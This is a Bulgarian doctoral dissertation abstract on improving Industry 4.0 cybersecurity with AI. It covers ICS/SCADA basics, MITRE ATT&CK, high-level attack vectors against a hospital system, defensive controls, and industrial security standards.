ТЕХНИЧЕСКИ УНИВЕРСИТЕТ – СОФИЯ
Факултет „Компютърни системи и технологии“
Катедра „Информационни технологии в индустрията“

Маг. инж. Евгени Веселинов Събев

ИЗСЛЕДВАНЕ ВЪЗМОЖНОСТИТЕ ЗА ПОВИШАВАНЕ КИБЕРСИГУРНОСТТА НА СИСТЕМИТЕ В ИНДУСТРИЯ 4.0 ПОСРЕДСТВОМ ИЗКУСТВЕН ИНТЕЛЕКТ

А В Т О Р Е Ф Е Р А Т

на дисертация за придобиване на образователна и научна степен
"ДОКТОР"

Област: 5. Технически науки
(шифър и наименование)

Професионално направление: 5.3. Комуникационна и компютърна техника
(шифър и наименование на направлението в посочената област)

Научна специалност: Системи с изкуствен интелект
(наименование на научната специалност)

Научни ръководители: Проф. д-р Румен Трифонов и
Проф. д-р Огнян Наков

СОФИЯ, 2023 г.

Дисертационният труд е обсъден и насочен за защита от Катедрения съвет на катедра „Информационни технологии в индустрията“ към Факултет Компютърни системи и технологии на ТУ-София на редовно заседание, проведено на 25.09.2023 г.

Публичната защита на дисертационния труд ще се състои на 19.12.2023 г. от 13:00 часа в Конферентната зала на БИЦ на Технически университет – София на открито заседание на научното жури, определено със заповед № ОЖ-5.3-51/12.10.2023 г. на Ректора на ТУ-София в състав:

1. Проф. д-р Милена Лазарова-Мицева – председател
2. Проф. д-р инж. Ташо Ташев– научен секретар
3. Проф. д-р инж. Димитър Карастоянов
4. Проф. д-р инж. Атанас Атанасов
5. Проф. д-р Емил Йончев

Рецензенти:

1. Проф. д-р Милена Лазарова-Мицева
2. Проф. д-р Димитър Карастоянов

Материалите по защитата са на разположение на интересуващите се в канцеларията на Факултет “Компютърни системи и технологии” на ТУ-София, блок № 1, кабинет № 1443-А.

Дисертантът е задочен докторант към катедра “Информационни технологии в индустрията” на факултет “Компютърни системи и технологии”. Изследванията по дисертационната разработка са направени от автора, като някои от тях са подкрепени от научноизследователски проекти.

Автор: маг. инж. Евгени Веселинов Събев
Заглавие: Изследване възможностите за повишаване киберсигурността на системите в индустрия 4.0 посредством изкуствен интелект
Тираж: 30 броя
Отпечатано в ИПК на Технически университет – София

I. ОБЩА ХАРАКТЕРИСТИКА НА ДИСЕРТАЦИОННИЯ ТРУД

Актуалност на проблема

Актуалността на проблема с киберсигурността е от изключителна важност в контекста на Индустрия 4.0. В днешно време, когато много производствени процеси са свързани и управлявани от компютърни системи, кибератаките могат да причинят сериозни щети за предприятията, които използват тези системи. Нападенията върху системи на Индустрия 4.0 могат да причинят сериозни щети, като нарушаване на производствените процеси, кражба на данни, увреждане на оборудване и дори физически щети. За да се предотвратят кибератаките, предприятията трябва да прилагат мерки за сигурност, като защита на мрежите и компютърните системи, контрол на достъпа, криптиране на данни, обучение на служителите за актуалните кибератаки и мониторинг за потенциални заплахи.

Цел на дисертационния труд, основни задачи и методи за изследване

Целта на настоящето научното изследване е анализ на особеностите на Киберсигурността в Индустрия 4.0 и доразвиване на методите за повишаване на киберсигурността на системите в Индустрия 4.0 с използване на изкуствен интелект.

Целта ще бъде постигната чрез изпълнение на следните основни задачи:

- *Изследване на уязвимостите и заплахите за киберсигурност в системите на Индустрия 4.0. Целта на това е да се определят рисковете за киберсигурността и да се разработят мерки за сигурност, за да се предотвратят кибератаките.*
- *Изследване на възможностите за откриване и реагиране на кибератаки в реално време. Целта на това е да се намерят начини за бързо реагиране и отстраняване на кибератаките, за да се намали въздействието им върху системите на Индустрия 4.0.*
- *Създаване на физическа тестова постановка на индустриална система с цел да позволи практическо запознаване с тематика на проблема. Целта е да се създаде модел, който да позволи на изследователя с минимален брой компоненти да се разработи реалистичен сценарий на атака над индустриална система.*
- *Предлагане на подход за анализиране на трафик от данни от индустриална система и разработване на модел с алгоритъм за откриване на проникване в индустриална система основан на машинно обучение. Целта е повишаване на сигурността на индустриална система чрез предоставяне на цялостна методология за откриване и смекчаване на резултата от кибератаки.*
- *Проучване на проблемите в правната рамка и нормативните изисквания, свързани с киберсигурността в Индустрия 4.0. Целта е да се обобщят вече съществуващите правни рамки и да се определят нормативните изисквания, които да подпомогнат за защита на системите на Индустрия 4.0 от кибератаки и да се гарантира съответствие на предприятията с тези изисквания.*

Научна новост

Резултатите от дисертационния труд са в областта на киберсигурността и индустриалната свързаност или Индустрия 4.0. Създаден е тестов физически модел използващ Siemens PLC и HMI за симулиране на истинска индустриална среда където се тества реална

атака над самия модел. Предложен е подход за повишаване на киберсигурността в индустриалното демо, използващ метода на Random Forests.

Практическа приложимост

Светът, в който живеем става все по-дигитализиран и взаимосвързан, индустриите бързо се развиват, за да се адаптират към тази нова реалност. Индустрия 4.0 е четвъртата индустриална революция, характеризираща се с интегрирането на нови технологии като Интернет на нещата (IoT), анализ на големи данни (Big Data), облачни изчисления и изкуствен интелект (AI). Тези технологични постижения доведоха до повишена ефективност, производителност и рентабилност, но също така разкриха през света нови уязвимости и рискове, които могат да компрометират сигурността на системите, които управляват Индустрия 4.0. Индустриалните SCADA системи никога не са били обект на толкова ожесточено тестване. Резултатите от изследването имат практическа насоченост и могат да бъдат използвани от други изследователи за продължаване развитието на темата.

Апробация

Основните резултати от дисертационния труд са отразени в 6 научни публикации. Резултатите са публикувани в следните международни научни конференции: International Scientific Conference "Computer Science'2023", IEEE Conference, Rec #52893; International Conference on Information Technologies, IEEE Conference, Rec #52438; International Conference on Applied Physics, Simulation and Computing '2023, International Conference on Electronics, Engineering Physics and Earth Science '2023. Забелязани са девет цитирания в SCOPUS и две цитирания в ResearchGate.

Публикации

Основните постижения и резултати в дисертационния труд са публикувани в 5 работи, като 5 са доклади на международни научни конференции. Всички 5 публикации са реферирани и индексирани в световноизвестните бази данни Scopus и Web of Science.

Структура и обем на дисертационния труд


Дисертационният труд е в обем от 177 страници, като включва увод, 7 глави за решаване на формулираните основни задачи, списък на основните приноси, списък на публикациите по дисертацията и използвана литература. Цитирани са общо 40 литературни източници, като 39 са на латиница и 1 на кирилица, а останалите са интернет адреси. Работата включва общо 91 фигури и 9 таблици.

II. СЪДЪРЖАНИЕ НА ДИСЕРТАЦИОННИЯ ТРУД


ГЛАВА 1. ОСНОВИ НА КИБЕРСИГУРНОСТТА В ИНДУСТРИЯ 4.0

В тази глава се описват основите на киберсигурността в Индустрия 4.0, като се започва с описание на индустриалните системи за управление - Индустриалната система за управление (ICS) е общ термин, който обхваща няколко типа системи за управление, включително системи за надзорно управление и събиране на данни (SCADA), разпределителни системи за управление (DCS) и други контролни системи, като програмируеми логически контролери (PLC), често срещани в индустриалните сектори и критичните инфраструктури. ICS се състои от комбинации от компоненти с определен контрол (електрически, механични, хидравлични, пневматични), които действат заедно, за да постигнат целта си (например производство, транспорт на материали или енергия). Частта от системата, която главно се занимава с производството на продукцията, се нарича технологичен процес. Частта, която контролира системата включва спецификация на желания изход или производителност. Контролът може да бъде напълно автоматизиран или може да включва човек. Системите могат да са конфигурирани да работят с отворен цикъл, затворен цикъл и ръчен режим. При управляващите системи с отворен цикъл продукцията се контролира от установените настройки. В системите за управление със затворен цикъл, продукцията има такъв ефект върху input-а, че да поддържа желаната цел. В ръчен режим системата се контролира напълно от хората. Частта от системата, която основно се занимава с поддържане на съответствие със спецификациите, се нарича контролер. Типичната ICS система може да съдържа множество контролни цикли, Human Machine Interfaces (HMI) и инструменти за дистанционна диагностика и поддръжка, изградени с помощта на множество мрежови протоколи. Индустриалните процеси за контрол на ICS обикновено се използват в отраслите на електричеството, язовирите, нефта и природния газ, химическата, транспортната, фармацевтичната, целулозната и хартиената промишленост, хранително-вкусовата промишленост и производството (автомобилостроенето, космическата промишленост и дълготрайните стоки). ICS могат до голяма степен да бъдат групирани по функции в една или повече от тези три категории: преглед, наблюдение и управление.

Описан е Референтен модел на MITRE ATT&CK (Adversarial Tactics, Techniques and Common Knowledge) - Той представлява подбрана база от знания и модел за поведение на киберпротивник, отразяваща различните фази на жизнения цикъл на атаката на противника и платформите, към които е известно, че са насочени. MITRE е федерално финансирана група, използвана за извършване на научноизследователска и развойна дейност на няколко американски правителствени агенции. Един от многото приноси, които те са направили в кибернетичното пространство, е поредица от подробни и тактически матрици, които се използват за описване на противникови дейности, известни като матрици на тактики за нападане, техники и общи знания (ATT&CK). Има три основни матрици, Enterprise, Mobile и ICS. Последната включва тактики и техники, насочени към идентифициране на противникови дейности, насочени към индустриални системи и мрежи. Показани са различни видове системи за управление, устройства и компоненти – SCADA, DCS, PLC, HMI.



Фиг. 11 Общ изглед на SCADA системи




Фиг. 15 Примерна имплементация на DCS

ГЛАВА 2. ОСОБЕНОСТИ НА КИБЕРСИГУРНОСТТА В ИНДУСТРИЯ 4.0

В тази глава се разглеждат векторите на атака - В момента съществуват различни предизвикателства пред киберсигурността насочена към SCADA архитектурата на вятърни паркове. ICS системите включват както IT, така и OT сектори. OT секторът е концентриран главно върху наличността и целостта на SCADA системите. Докато IT секторът е съсредоточен главно върху поверителността и целостта на приложението. Съществува значителна разлика в начина на работа на IT и OT сектора и има разминаване в стандартите и изискванията, които трябва да покриват и спазват. С новата концепция на Индустрия 4.0 и взаимосвързаността между различните системи и изискването данните да бъдат достъпни основно отвсякъде, не е лесна задача за защита на OT сектора от нападатели. Поради това различни правителствени органи са работили и са разработили серия от стандарти, както е споменато в глава I, за да подпомогнат сближаването между ИТ и ОТ секторите. По-голямата част от стандартите обаче са твърде сложни за разбиране и спазване, което води до предизвикателства в индустриалния свят.

От една страна, конвергенцията на IT и OT системи намалява сложността на OT системите и увеличава съвместимостта с IT системите. От друга страна, тази нова парадигма въвежда нов и невиждан киберриск за системите поради пропуски в експертните знания и по този начин прави възможно възникването на сложни кибератаки.

Различните вектори на атака, които се групират в повърхността на атака, са картографирани със съответните пропуски в сигурността на фигурата по-долу.



Фиг. 17 Вектори на атаки, част от повърхността на атаки в SCADA системи

Описани са примерни атаки към SCADA системи като целта на атаката е да се променят данните на пациентите на дадена болница. При успешна атака, нападателят може да промени данните за защитата на базата данни и в последствие самите данните на пациентите в Electronic Health Record (EHR) сървъра.

Необходимостта от инсталирането на Backdoors е да позволи на нападателите многократно да осъществяват достъп до системите и интранет сайтовете, когато пожелаят, като заобиколят нормалните контроли за сигурност. През това време нападателят намира други пропуски в системата, които могат да бъдат експлоатирани за постигане на желаната цел.

- ✓ *Предаване на заплаха, чрез имейл - Нападателят може да изпрати заразен файл чрез прикачен файл към имейл или група лица в болницата. След като файлът се отвори на компютър в мрежата на болницата, може да се създаде умишлен пропуск, който позволява на хакера да се свърже с този компютър от отдалечено място. Този метод е с*

високо ниво на достъпно, тъй като имейлите се изпращат по интернет и няма ограничения.

- ✓ *Предаване на заплаха чрез USB - Нападателят може да предаде злонамерен софтуер на целевия EHR сървър, чрез USB устройство. Безплатните USB устройства на служителите в болниците или подвеждането на лекар да сподели файл от компютърната система, могат да бъдат алтернативен начин. Необходима е ниска техническа способност за извършване на тази атака.*
- ✓ *Сканиране на портове - При успешен достъп до мрежата на болницата, нападателят ще сканира за отворени портове в мрежата, които могат да бъдат използвани за започване на експлоатация. Необходимо е много ниско техническо умение за извършване на тази атака, тъй като има многобройни онлайн уроци, обясняващи как това може да се направи.*

След като нападателят се установи в системата, следващата цел на атаката е да открие уязвимостите в системата.

- ✓ *SQL Инжекция - Целта на атакуващия е да направи заявка за база данни, които могат да доведат до промяна на електронните здравни досиета в базата данни.*
- ✓ *Управляване на преливането - При влизане в мрежата на болницата атакуващият може да реши да изпълни произволни команди на операционната система чрез уязвимо приложение.*

Нападателят, който може да получи достъп до сървъра, може да се опита да използва различни комбинации от потребителско име и пароли, за да получи достъп до системата. За да се компрометира мрежа, атакуващият трябва да извлече трафика, докато той преминава между клиента и сървъра.

- ✓ *Достигане до данните, чрез даден хост или мрежа - Нападателят може да опита да изтегли данните, предназначени за мрежата на болницата.*
- ✓ *Достъп до данните, предназначени за определен хост или мрежа - Нападателят може да опита да изтегли данните, идващи от мрежата на болницата.*

Нападателят може да реши да препрати вече прихванати данни, така че EHR сървърът да получава автентични данни в реално време. Ако бъде успешно, това ще доведе до грешен трансфер на здравния запис, тъй като първоначалните данни не са същите като повтарящите се данни.

- ✓ *Манипулиране на данни в реално време - Нападателят трябва да прихване и модифицира входящите пакети по време на предаването в реално време, за да улови потока на SSL.*
- ✓ *Изпращане на данни - Препращането на данните е най-малкото, което атакуващия може да направи. Нападателят може да се опита да приложи допълнителни техники, за да гарантира, че атаката е достатъчно критична при предаването на модифицираните данни.*
- ✓ *Преодоляване на SSL/TLS - Този атакуващ възел има много висок технически резултат, тъй като е необходимо високо ниво на разбиране на основните принципи на криптиране, за да започне атаката. Нападателят трябва да има достъп до данните в реално време, за да улови SSL потока.*

Access Vector	Possible Threat/Attack Vectors
Network	Adjacent internal networks (wired/Ethernet) such as the business network or DMZ (often from another compromised device)
	Compromised dual-homed device from an adjacent device such as an engineering workstation
	Compromised devices on the local network
	The Internet (including cloud and multitenant environments)
Applications (residing on workstations, servers, and devices)	Network service ports (anything from industrial protocols such as Modbus port 502 to SSH port 22 and remote desktop port 3389, etc.)
	File input/insertion
	User input (includes local applications and web interfaces)
	Data input such as libraries and DLLs
Physical access	USB ports (think about USB peripheral devices such as keyboards, not just USB flash drives)
	Serial ports
	Other data ports such as SATA/eSATA, HDMI, Display Port
	Keyboard/mouse input (the attacker is sitting at the device)
People/users (social engineering)	Direct social interaction via phone or in person
	Email and social media
	Client applications such as email clients and Internet browsers
Supply chain	Chip/hardware modification
	Application/firmware code modification

Фиг. 20 Възможни ветори на атака

Киберсигурността на индустриалните системи се състои от информационна и функционална сигурност в съответствие със стандарта IEC 61508 (Функционална безопасност на електрически/електронни/програмируеми електронни системи за безопасност).

IEC 61508 позволява разработването на единен технически подход, който може да се приложи към всички системи за безопасност в електрониката и свързан софтуер. Това е хоризонтален стандарт, приложим в широк диапазон от сектори. Стандартът изисква анализ на потенциалните рискове или опасности на дадена система или устройство. Той предоставя категории за определяне на нивото на вероятност от потенциална опасност и последствията, ако възникне. IEC 61508 дефинира четири нива на интегриране на безопасността (SIL), за да посочи степента, до която системата ще отговаря на своите определени функции за безопасност.

Киберсигурността, обикновено не разглежда физическите аспекти на сигурността на хардуерното устройство или взаимодействията във физическия свят, които той може да има. Устройствата от Индустрия 4.0 са физически системи, много от които са свързани с безопасността. Следователно компромисът на такива устройства може да доведе до физическо увреждане на лица и имущество, дори смърт.

Специално публикуван документ на NIST предоставя насоки за това как да се защитят системите за индустриален контрол (ICS), включително Системи за контрол и събиране на данни (SCADA), разпределени системи за управление (DCS) и други конфигурации на система за управление, като например програмируеми логически контролери (PLC).


Някои от контролите за предпазване, дефинирани по-долу могат да бъдат използвани, за да се намали повърхността на атака над различни SCADA системи.

- *Да се приложи мрежово сегментиране, за да се ограничи достъпа до критични ресурси.*
- *Несигурните протоколи трябва да бъдат деактивирани (напр. Telnet, FTP, TFTP, SMTP, POP3, HTTP).*
- *Прилагане на механизъм за оторизация за всички системи, дори и за тези, които не се считат за критични.*
- *Въвеждане на физическа сигурност за целите вятърни паркове.*
- *Входящата комуникация с критичните системи не трябва да бъде разрешена по подразбиране. Изключение от това е, когато е необходимо поради бизнес функционалност.*
- *Внедряване на механизми за контрол на достъпа за всякакви критични ресурси (напр. списъци за контрол на достъпа (ACL)).*
- *Където е възможно, да се изолира всеки критичен актив от интернет.*
- *Редовно да се проверява за нови корекции на критичните системи и да се прилага стратегия за управление на корекциите.*
- *Когато и където е възможно, да се прилага защита в реално време от злонамерен софтуер и сканиране за оценка на уязвимостта на мрежата.*
- *Налагане на промяна на идентификационните данни в съответствие с най-добрите практики. Да не се позволява използването на идентификационни данни по подразбиране.*
- *За всички акаунти да се внедрява многофакторно удостоверяване на всяка критична система.*
- *Всяка SCADA уеб система трябва да използва SSL/TLS.*
- *Да се определи подходяща политика за управление на log файловете, за да се изпращат към съответното SIEM решение за допълнителен анализ.*
- *Налагане на принципа на най-малките привилегии. Използвайте администраторски акаунти само когато е необходимо за задачи, като например инсталиране на софтуерни актуализации.*
- *Инсталираните приложения са необходими за работа.*

- *Защита на системите за управление чрез конфигуриране на Device Guard, Credential Guard и Hypervisor Code Integrity (HVCI) [34]. Инсталиране на решения за откриване и реакция на крайна точка (EDR) в тези подмрежи и подсигуряване, че са конфигурирани силни настройки за репутация на антивирусни файлове.*
- *Частните ключове и потребителските пароли на OPC UA сертификата трябва да се съхраняват сигурно.*
- *Защитата на OPC UA е правилно конфигурирана с разрешено удостоверяване на приложението и изрични списъци за доверие.*
- *Всички пароли към ICS/SCADA устройства и системи, особено всички пароли по подразбиране, трябва да бъдат променени с уникални за устройството силни пароли, за да се затруднят атаките с груба сила на паролата и да се даде на защитните системи за наблюдение възможности за откриване на често срещани атаки.*

ГЛАВА 3 ОБЗОР НА МЕЖДУНАРОДНИТЕ СТАНДАРТИ ЗА ИНДУСТРИАЛНА КИБЕРСИГУРНОСТ

В тази глава са разгледани международните стандарти за индустриална киберсигурност.



Фиг. 33 Обобщение на международни стандарти/насоки и регулации

IEC 62351 – Сигурност на данни и комуникации

Стандарта IEC 62351 обхваща информационната сигурност на системите за управление в областта на енергоснабдяването. Той е публикуван през май 2007 г. и има за основна цел внедряване на стандарти за сигурност на комуникационните протоколи.

- *IEC 62351-1: Въведение.*
- *IEC 62351-2: Определения и термини, свързани с използването на стандарта.*
- *IEC 62351-3 до IEC 62351-6: Стандарти за сигурност за комуникационни протоколи.*
- *IEC 62351-7: Подобряване на цялостното управление по време на работа на електрозахранващите системи.*
- *IEC 62351-7: Улесняване на ролевия контрол на достъпа (RBAC) за мениджърите на електроенергийната система.*

IEC 62210 - Контрол на енергийната система и свързаните комуникации – сигурност на данните и комуникациите

Посоченият стандарт се прилага за системите за управление, наблюдение, измерване и защита в електроснабдителните дружества и се занимава с комуникационните протоколи на тези системи. Публикувана е през май 2003 г. и е валидна в цял свят. По отношение на съдържанието са представени теми като заплахи, уязвимост, мерки и контрамерки за подобряване на защитата.

IEC 62443 - Сигурност за измерване и контрол на промишлени процеси: Мрежова и системна сигурност

Този документ предлага набор от стандарти. Те са разработени за повишаване на сигурността за измерване и контрол на промишлени процеси. Някои от тях са изброени по-долу.

- *IEC/TS 62443-1-1:2009: Дефинира технически спецификации, концепции и модели за сигурност на системите за индустриален контрол и автоматизация и по този начин формира основата за останалите стандарти.*
- *IEC 62443-2-1:2010: Дефинира елементи, необходими за създаване на система за управление на киберсигурността. Елементите, описани в стандарта, се отнасят до процедури, практики и персонал.*
- *IEC / TR 62443-3-1:2009: Тази част е технически доклад, който оценява различни инструменти за киберсигурност, противодействие и технологии и ги предлага за използване при смекчаване и наблюдение.*
- *IEC 62443-3-2:2020: Дефинира разглежданата система (SUC) за индустриална автоматизация и система за контрол (IACS).*

ISO/IEC 27000

Тази норма е поредица от стандарти, публикувани съвместно от "Международната организация за стандартизация" (ISO) и "Международната електротехническа комисия" (IEC). Стандартите съдържат препоръки и процедури за управление на информационната сигурност и се прилагат за организации от всякакъв размер. Стандартът включва и концепцията за дейност за подобряване (Plan-Do-Check-Act).
В семейството ISO-27000 има следните стандарти:

- *ISO / IEC 27000: 2009: Предоставя общ преглед и дефинира съответните термини и обяснения.*
- *ISO / IEC 27001: 2005: ISMS-Изисквания: Определя изискванията за установяване, внедряване, наблюдение и преглед на информационната сигурност и има различни цели. Използва се за формулиране на изисквания и цели за сигурност, за гарантиране на рентабилно управление на рисковете за сигурността, за изпълнение на регулаторните изисквания, за управление на контролите и тяхното прилагане и за постигане на специфични цели за сигурност. Освен това стандартът се занимава с идентифицирането на съществуващи процеси за управление на информационната сигурност.*
- *ISO / IEC 27002: 2005: Тази част съдържа "Практичен кодекс" за управление на информационната сигурност. Той установява насоки и общи принципи за внедряване, поддържане и подобряване на управлението на информационната сигурност. Той също така включва най-добри практики и процедури.*
- *ISO / IEC 27003: 2010: Това е ръководството за прилагане на стандарта. Той се фокусира върху аспектите на дизайна и внедряването на информационната сигурност.*
- *ISO / IEC 27004: 2009 Съдържа насоки за прилагане и разработване на мерки.*
- *ISO/IEC 27005: 2011: Включва политики за управление на риска за информационната сигурност.*

- *ISO / IEC 27006: 2007: Определя изисквания към органите, в които се извършва изпитването и сертифицирането. Тези изисквания трябва да бъдат демонстрирани от всеки, който извършва сертифициране.*
- *ISO / IEC 27011: 2008: Тази част дефинира насоки в подкрепа на прилагането на управление на информационната сигурност в телекомуникационните организации.*
- *ISO / IEC 27031: 2011: Описва концепции и принципи за готовност за непрекъснатост на бизнеса на организациите и изисква бизнес операциите да не засягат критичните бизнес функции в случай на инцидент или прекъсване.*

ISO/IEC 15408 - Критерии за оценка на ИТ сигурността

Този международен стандарт е известен още като "Общи критерии" и е разделен на различни части. „Общите критерии“ е рамка, в която потребителите на компютърни системи могат да дефинират своите изисквания за сигурност [43].

- *ISO / IEC 15408-1: 2009: Този стандарт въвежда общия модел и уточнява концепциите и принципите за оценка на ИТ сигурността.*
- *ISO / IEC 15408-2: 2008: Втората част на стандарта определя съдържанието и представянето на изискванията за функцията за безопасност за оценка на безопасността. Той също така предлага изчерпателен преглед на предварително дефинираните компоненти на функциите за безопасност.*
- *ISO / IEC 15408-3: 2008: Определя изискванията за сигурност на критериите за оценка и скала за измерване на сигурността на целите за оценка.*

IEEE 1686-2007 - Стандарт за киберсигурност на интелигентните електронни устройства (IED) на подстанциите

Този международен стандарт е публикуван от IEEE през 2007 г. и е насочен към доставчици на енергия и производители на електроенергия. Той определя функциите и характеристиките на IED [44]. По-специално, мерките за безопасност, механизмите за изпитване и инструкциите от производителя на устройството за всички дейности, свързани с експлоатацията, са посочени от стандарта.

IEEE 1402 - Ръководство за физическа и електронна сигурност на електрическата подстанция

